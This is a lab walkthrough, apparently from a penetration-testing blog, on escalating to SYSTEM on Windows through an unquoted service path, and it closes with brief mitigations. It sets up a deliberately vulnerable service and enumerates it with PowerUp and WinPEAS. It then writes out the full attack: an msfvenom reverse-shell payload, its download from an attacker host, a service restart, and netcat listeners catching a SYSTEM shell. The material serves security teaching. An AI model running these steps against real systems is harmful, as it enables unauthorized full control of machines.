Windows Privilege Escalation: Unquoted Service Path

October 14, 2021 By Raj Chandel

Microsoft Windows offers a wide range of fine-grained permissions and privileges for controlling access to Windows components including services, files, and registry entries. Exploiting **Unquoted Service path** is one technique to increase privileges.

Unquoted Path or Unquoted Service path is reported as a critical vulnerability in Windows, such vulnerability allows an attacker to escalate the privilege for **NT AUTHORITY/SYSTEM** for a low-level privilege user account.



Table of Content

Introduction

Unquoted Service Path

If the path to the service binary is not enclosed in quotes and contains white spaces, the name of a loophole for an installed service is Service Unquoted Path. As a result, a local user will be able to elevate the privilege to administrator privilege shell by placing an executable in a higher level directory within the path.

Mitre ID: T1574.009

Tactics: Privilege Escalation & Persistence

Platforms: Windows

Vulnerability Insight

The Windows API must assume where to find the referenced application if the path contains spaces and is not enclosed by quotation marks. If, for example, a service uses the unquoted path:

Vulnerable Service: C:\Program Files\Ignite Data\Vuln Service\file.exe

The system will read this path in the following sequence from 1 to 4 to trigger malicous.exe through a writeable directory.

C:\Program.exe

C:\Program Files\Ignite.exe

C:\Program Files\Ignite Data\Vuln.exe

C:\Program Files\Ignite Data\Vuln Service\file.exe

Prerequisite

Target Machine: Windows 10

Attacker Machine: Kali Linux

Tools: **SubinACL**, **PowerUP.ps1**, **Winpeas.**

Condition: Compromise the target machine with low privilege access either using Metasploit or Netcat, etc.

Objective: Escalate the NT Authority /SYSTEM privileges for a low privileged user by exploiting unquoted path Vulnerability.

Lab Setup

To set up a vulnerable environment for Unquoted Path, we need user accounts. Here we have user “ignite” who is a member of the Administrator group and “Shreya” who is a member Users group.

```
net user ignite
net user shreya
```

```
C:\Users\ignite>net user ignite
User name                    ignite
Full Name                    ignite
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            7/27/2021 5:59:21 PM
Password expires             Never
Password changeable          7/27/2021 5:59:21 PM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   10/7/2021 11:56:51 AM

Logon hours allowed          All

Local Group Memberships      *Administrators      *Remote Management Use
Global Group memberships     *None
The command completed successfully.


C:\Users\ignite>net user shreya
User name                    shreya
Full Name                    shreya
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            10/7/2021 8:37:38 AM
Password expires             Never
Password changeable          10/7/2021 8:37:38 AM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   Never

Logon hours allowed          All

Local Group Memberships      *Users
Global Group memberships     *None
The command completed successfully.
```

Steps to Setup Vulnerable Environment

Step1: Create a new folder and Sub Folder and named it “Ignite Data” & “Vuln Service” respectively

```
mkdir "C:\Program Files\Ignite Data\Vuln Service"
```

Step2: Create vulnerable service with name file.exe

```
sc create "vulns" binpath= "C:\Program Files\Ignite Data\Vuln Service\file.exe" start= auto
```

```
c:\>mkdir "C:\Program Files\Ignite Data\Vuln Service"

c:\>sc create "vulns" binpath= "C:\Program Files\Ignite Data\Vuln Service\file.exe" start= auto
[SC] CreateService SUCCESS
```

Step3: Grant writeable for BUILTIN\Users on Ignite Data folder with the help of icacls

```
icacls "C:\Program Files\Ignite Data" /grant "BUILTIN\Users":W
```

***icacls** is Microsoft Windows native command-line programmes that can display and modify permissions on directories and files.*

```
c:\>icacls "C:\Program Files\Ignite Data" /grant "BUILTIN\Users":W
processed file: C:\Program Files\Ignite Data
Successfully processed 1 files; Failed processing 0 files
```

Step4: To create a vulnerable service we need to assign some toxic privilege with the help of **SubinACL** to change the permission of services.

NOTE:

SubInACL is a little-known command-line tool from Microsoft, yet it is one of the best tools to work with security permissions in Windows. This tool is capable of changing the permissions of files, folders, registry keys, services, printers, cluster shares and various other types of objects.

In this case, we have granted a user permissions to suspend (pause/continue), start and stop (restart) a service. The full list of the available service permissions:

Step5: After Download SubinACL, execute the following command to assign **PTO Permissions** user “ignite” against “Pentest” service.

```
subinacl.exe /service vulns /grant=msedgewin10\shreya=PTO
```

```
C:\Program Files (x86)\Windows Resource Kits\Tools>subinacl.exe /service vulns /grant=msedgewin10\shreya=PTO
vulns : new ace for msedgewin10\shreya
vulns : 1 change(s)


Elapsed Time: 00 00:00:00
Done:        1, Modified        1, Failed        0, Syntax errors        0
Last Done  : vulns
```

Abusing Unquoted Service Paths

Abusing unquoted service is a technique that exploits insecure file permission in order to escalated privileges for local users. Download the PowerUp.ps1 script inside Kali Linux which will return the name and binary path for services with unquoted paths that also have a space in the name.

```
wget https://github.com/PowerShellMafia/PowerSploit/blob/master/Privesc/PowerUp.ps1
python -m SimpleHTTPServer 80
```

Get the initial access of the target machine and transfer the PowerUp.ps1 and execute the Get-UnquotedService command that will use Get-WmiObject to query all win32_service objects and extract out the binary pathname for each. Then checks if any binary paths have a space and aren't quoted.

```
nc -lvp 1245
powershell
wget http://192.168.1.3/PowerUp.ps1 -o PowerUP.ps1
powershell -ep bypass
Import-Module .\PowerUp.ps1
Get-UnquotedService
```

As result, we have enumerated the path for file.exe as highlighted in the below image.

```
┌──(root💀kali)-[~]
└─# nc -lvp 1245
listening on [any] 1245 ...
192.168.1.145: inverse host lookup failed: Unknown host
connect to [192.168.1.3] from (UNKNOWN) [192.168.1.145] 49782
Microsoft Windows [Version 10.0.17763.379]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\shreya\Downloads>powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\shreya\Downloads> wget http://192.168.1.3/PowerUp.ps1 -o PowerUp.ps1
wget http://192.168.1.3/PowerUp.ps1 -o PowerUp.ps1
PS C:\Users\shreya\Downloads> powershell -ep bypass
powershell -ep bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\shreya\Downloads> Import-Module .\PowerUp.ps1
Import-Module .\PowerUp.ps1
PS C:\Users\shreya\Downloads> Get-UnquotedService
Get-UnquotedService


ServiceName    : vulns
Path           : C:\Program Files\Ignite Data\Vuln Service\file.exe
ModifiablePath : @{ModifiablePath=C:\; IdentityReference=NT AUTHORITY\Authenticated Users;
                 Permissions=AppendData/AddSubdirectory}
StartName      : LocalSystem
AbuseFunction  : Write-ServiceBinary -Name 'vulns' -Path <HijackPath>
CanRestart     : True
Name           : vulns

ServiceName    : vulns
Path           : C:\Program Files\Ignite Data\Vuln Service\file.exe
ModifiablePath : @{ModifiablePath=C:\; IdentityReference=NT AUTHORITY\Authenticated Users; Permis
StartName      : LocalSystem
AbuseFunction  : Write-ServiceBinary -Name 'vulns' -Path <HijackPath>
CanRestart     : True
Name           : vulns

ServiceName    : vulns
Path           : C:\Program Files\Ignite Data\Vuln Service\file.exe
ModifiablePath : @{ModifiablePath=C:\Program Files\Ignite Data; IdentityReference=BUILTIN\Users;
                 Permissions=System.Object[]}
StartName      : LocalSystem
AbuseFunction  : Write-ServiceBinary -Name 'vulns' -Path <HijackPath>
CanRestart     : True
Name           : vulns
```

From above, we enumerate three subdirectories: "**Program Files**," "**Ignite Data**," and "**Vuln Service,**" and for each directory, we use icacls to check permissions.

```
icacls "C:\Program Files"
icacls "C:\Program Files\Ignite Data"
icacls "C:\Program Files\Ignite Data\Vuln Service"
```

Here we found BUILTIN\Users owns writable permissions against "Ignite Data"

```
PS C:\Users\shreya\Downloads> icacls "C:\Program Files"
icacls "C:\Program Files"
C:\Program Files NT SERVICE\TrustedInstaller:(F)
                 NT SERVICE\TrustedInstaller:(CI)(IO)(F)
                 NT AUTHORITY\SYSTEM:(M)
                 NT AUTHORITY\SYSTEM:(OI)(CI)(IO)(F)
                 BUILTIN\Administrators:(M)
                 BUILTIN\Administrators:(OI)(CI)(IO)(F)
                 BUILTIN\Users:(RX)
                 BUILTIN\Users:(OI)(CI)(IO)(GR,GE)
                 CREATOR OWNER:(OI)(CI)(IO)(F)
                 APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(RX)
                 APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(OI)(CI)(IO)(GR,GE)
                 APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES:(RX)
                 APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES:(OI)(CI)(IO)(GR,GE)

Successfully processed 1 files; Failed processing 0 files
PS C:\Users\shreya\Downloads> icacls "C:\Program Files\Ignite Data"
icacls "C:\Program Files\Ignite Data"
C:\Program Files\Ignite Data BUILTIN\Users:(W)
                             NT SERVICE\TrustedInstaller:(I)(F)
                             NT SERVICE\TrustedInstaller:(I)(CI)(IO)(F)
                             NT AUTHORITY\SYSTEM:(I)(F)
                             NT AUTHORITY\SYSTEM:(I)(OI)(CI)(IO)(F)
                             BUILTIN\Administrators:(I)(F)
                             BUILTIN\Administrators:(I)(OI)(CI)(IO)(F)
                             BUILTIN\Users:(I)(RX)
                             BUILTIN\Users:(I)(OI)(CI)(IO)(GR,GE)
                             CREATOR OWNER:(I)(OI)(CI)(IO)(F)
                             APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(I)(RX)
                             APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(I)(OI)(CI)(IO)(GR,GE)
                             APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES:(I)(RX)
                             APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES:(I)(OI)(CI)(I

Successfully processed 1 files; Failed processing 0 files
PS C:\Users\shreya\Downloads> icacls "C:\Program Files\Ignite Data\Vuln Service"
icacls "C:\Program Files\Ignite Data\Vuln Service"
C:\Program Files\Ignite Data\Vuln Service NT SERVICE\TrustedInstaller:(I)(F)
                                          NT SERVICE\TrustedInstaller:(I)(CI)(IO)(F)
                                          NT AUTHORITY\SYSTEM:(I)(F)
                                          NT AUTHORITY\SYSTEM:(I)(OI)(CI)(IO)(F)
                                          BUILTIN\Administrators:(I)(F)
                                          BUILTIN\Administrators:(I)(OI)(CI)(IO)(F)
                                          BUILTIN\Users:(I)(RX)
                                          BUILTIN\Users:(I)(OI)(CI)(IO)(GR,GE)
                                          CREATOR OWNER:(I)(OI)(CI)(IO)(F)
                                          APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(I)(RX)
                                          APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(I)(OI)(CI)
                                          APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES
                                          APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES
```

Using auto script WinPEASx64 we enumerate the suspicious file and folder for the unquoted path.

```
winPEASx64.exe quiet servicesinfo
```

```
c:\Users\shreya\Downloads>winPEASx64.exe quiet servicesinfo
winPEASx64.exe quiet servicesinfo
```

As result, it shown the same as above.

```
vm3dservice(VMware, Inc. - VMware SVGA Helper Service)[C:\Windows\system32\vm3dservice.exe] - Auto - Running
Helps VMware SVGA driver by collecting and conveying user mode information

VMTools(VMware, Inc. - VMware Tools)["C:\Program Files\VMware\VMware Tools\vmtoolsd.exe"] - Auto - Running
Provides support for synchronizing objects between the host and guest operating systems.

vulns(vulns)[C:\Program Files\Ignite Data\Vuln Service\file.exe] - Auto - Stopped - No quotes and Space detected
```

It's time to exploit the weak configured services against unquoted paths in order to privilege for user Shreya. As we know unquoted folder name is Vuln Service thus we will create a file with the name Vuln.exe with the help of msfvenom.

```
msfvenom -p windows/shell_reverse_tcp lhost=192.168.1.3 lport=8888 -f exe > Vuln.exe
python -m SimpleHTTPServer 80
```

```
┌──(root💀 kali)-[~/exploit]
└─# msfvenom -p windows/shell_reverse_tcp lhost=192.168.1.3 lport=8888 -f exe > Vuln.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of exe file: 73802 bytes

┌──(root💀 kali)-[~/exploit]
└─# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```

Start a fresh netcat listener in a new terminal and transfer the Vuln.exe onto the target machine's "**Ignite Data**" folder. Since Shreya is a member of **BUILTIN/Users** has writable permission for "Ignite Data, and restarting the service will result in a reverse connection.

```
cd c:\Program Files\Ignite Data
powershell wget http://192.168.1.3/Vuln.exe -o Vuln.exe
net start vulns
```

```
c:\Users\shreya\Downloads>cd c:\Program Files\Ignite Data
cd c:\Program Files\Ignite Data

c:\Program Files\Ignite Data>powershell wget http://192.168.1.3/Vuln.exe -o Vuln.exe
powershell wget http://192.168.1.3/Vuln.exe -o Vuln.exe

c:\Program Files\Ignite Data>net start vulns
net start vulns
```

As soon as the service will launch, the attacker will get a reverse connection in the new netcat session as NT Authority \system

```
nc -lvp 8888
whoami
```

```
┌──(root💀kali)-[~]
└─# nc -lvp 8888
listening on [any] 8888 ...
192.168.1.145: inverse host lookup failed: Unknown host
connect to [192.168.1.3] from (UNKNOWN) [192.168.1.145] 49944
Microsoft Windows [Version 10.0.17763.379]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

Even if the user has the option to restart the system, this approach will automatically restart the Vuln.exe service, which will offer a reverse connection.

```
shutdown /r /t 0
```

```
c:\Program Files\Ignite Data>shutdown /r /t 0
shutdown /r /t 0
```

As soon as the service will launch, the attacker will get a reverse connection in the new netcat session as NT Authority \system

```
nc -lvp 8888
```

```
┌──(root💀kali)-[~]
└─# nc -lvp 8888
listening on [any] 8888 ...
192.168.1.145: inverse host lookup failed: Unknown host
connect to [192.168.1.3] from (UNKNOWN) [192.168.1.145] 49669
Microsoft Windows [Version 10.0.17763.379]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

Mitigation

Vulnerability Solution: Ensure that any services that contain a space in the path enclose the path in quotes.

Restrict File and Directory Permissions: Restrict access by setting directory and file permissions that are not specific to users or privileged accounts

Execution Prevention: Block execution of code on a system through application control, and/or script blocking.